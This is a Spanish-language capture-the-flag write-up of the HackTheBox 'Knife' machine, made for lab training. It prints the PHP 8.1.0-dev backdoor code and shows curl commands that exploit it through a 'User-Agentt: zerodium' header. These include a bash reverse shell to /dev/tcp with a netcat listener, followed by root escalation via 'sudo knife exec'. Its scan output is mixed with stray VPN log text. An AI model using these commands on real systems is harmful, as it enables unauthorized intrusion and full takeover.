

Knife

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	9 de septiembre de 2026
Autor	sunwhite

No distribuir mientras la máquina esté activa.

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
2. Acceso Inicial	4
3. Escalada de Privilegios	4
4. Referencias	5

1. Reconocimiento


1.1. Escaneo de puertos

La enumeración inicial revela solamente dos puertos abiertos, uno para http y para ssh.


```
~/HTB/Knife 1 24s > sudo nmap -sS -sV -sC 10.129.59.193 [INET]38.46.227.23:443
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-08 09:37 CST
Nmap scan report for 10.129.59.193[ink remote: [AF_INET]38.46.227.23:443]
Host is up (0.99s latency).Initial packet from [AF_INET]38.46.227.23:443, sid=745f2b14-7f9e5710
Not shown: 998 closed tcp ports (reset) C=GB, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 16:10:Validating certificate extended key usage
|_ 3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA): Authentication, expects TLS Web Serv
|_ 256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA): 2, expects TLS Web Server Authentic
|_ 256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519): Authentication, expects TLS Web Serv
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Emergent Medical Idea 0, C=GB, O=Hack The Box, OU=Systems, CN=us-dedivip-2
|_ http-server-header: Apache/2.4.41 (Ubuntu) cipher: TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
2026-09-08 09:38:11 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.17 seconds ^LY route 10.10.8.0 0.255.255.252 0 route
```

1.2. Enumeración web

Visitando el sitio web nos encontramos con una página con la cual no se puede interactuar mucho.



Wappalyzer nos revela que se está usando PHP 8.1.0.



Si buscamos en internet nos encontramos con que esta versión de php sufre de una vulnerabilidad de Remote Code Execution. La vulnerabilidad viene de un trozo de código que aparentemente fue colocado a propósito por los desarrolladores en un commit que parecía inofensivo.

zval *enc;

```
if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY ||
zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
(enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[
TRACK_VARS_SERVER]), "HTTP_USER_AGENTTT", sizeof("
HTTP_USER_AGENTTT") - 1))) {
convert_to_string(enc);
if (strstr(Z_STRVAL_P(enc), "zerodium")) {
zend_try {
zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "
REMOVETHIS: sold to zerodium, mid 2017");
} zend_end_try();
}
}
```


Dentro del código se dan instrucciones para que una cadena de texto sea ejecutada al pasarla a la función `zend_eval_string` (la cual sirve justamente para eso, interpretar cadenas de texto como código PHP). Si la cadena comienza con "zerodium", estos caracteres serán eliminados y se pasará la cadena a ser ejecutada. Para que la explotación funcione se tiene que pasar a través de un Header llamado User-Agenttt seguido de la palabra zerodium y después el código que se desea ejecutar:

```
curl -i http://target.com/ -H "User-Agenttt: zerodiumsystem('id');"
```

2. Acceso Inicial

Usando curl podemos definir el header que se pasará a la petición como User-Agentt: zerodium, seguido de la petición para ejecutar una shell en el sistema. En GTFObins podemos obtener un payload en bash, el cual pasaremos con el comando system justo en seguida de la palabra zerodium:

```
curl http://target/index.php -H "User-Agentt: zerodiumsystem(\"bash -c 'bash -i &>/dev/tcp/nuestra_ip/puerto 0>&1 '\");"
```




```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
~ > curl http://10.129.59.193/index.php -H "User-Agentt: zerodiumsystem(\"bash -c 'bash -i &>/dev/tcp/10.10.17.165/1010 0>&1 '\");"
Listening on 0.0.0.0 1010
Connection received on 10.129.59.193 53792
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

Ponemos un puerto es escucha en nuestra computadora con nc y enviamos el comando desde la terminal:

```
nc -nlvp 1010
```


Debido a la vlnerabilidad antes descrita, el sitio elimina la palabra y se encarga de procesar el comando desde system, por lo que obtenemos una shell con el usuario james:



```
~/HTB/Knife 1 > sudo nc -nlvp 1010
Listening on 0.0.0.0 1010
Connection received on 10.129.59.193 53792
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

3. Escalada de Privilegios

Enumerando rápidamene nos damos cuenta que podemos ejecutar un comando con privilegios de administrador: /usr/bin/knife



```
james@knife:/$ sudo -l : preferred_lfs forever
sudo -l : :BROADCAST MULTICAST UP LOWER_UP< mtu 1500 qdisc fq_codel state UP group default qlen 1000
Matching Defaults entries for james on knife: ff:ff:ff
env_reset, mail_badpass, /usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User james may run the following commands on knife:
: (root) NOPASSWD: /usr/bin/knife
james@knife:/$
```

`/usr/bin/knife` es la ruta típica del ejecutable de la herramienta de línea de comandos Chef, utilizada para gestionar la infraestructura y comunicarse con el servidor Chef. [↗](#)

El subcomando `exec` permite ejecutar comandos, por lo que podemos usarlo para spawnear una shell en el contexto del usuario `root`.

```
sudo /usr/bin/knife exec -E 'exec "/bin/bash"'
ls
user.txt
pwd
/home/james
id
uid=0(root) gid=0(root) groups=0(root)
```

4. Referencias

- <https://cybertamarin.medium.com/remote-code-execution-in-php-8-1-0-dev-via-http-header-injection-cyber-tamarin-f151f741f724>
- <https://amsghimire.medium.com/php-8-1-0-dev-backdoor-cb224e7f5914>
- <https://gtfobins.org/gtfobins/bash/#reverse-shell>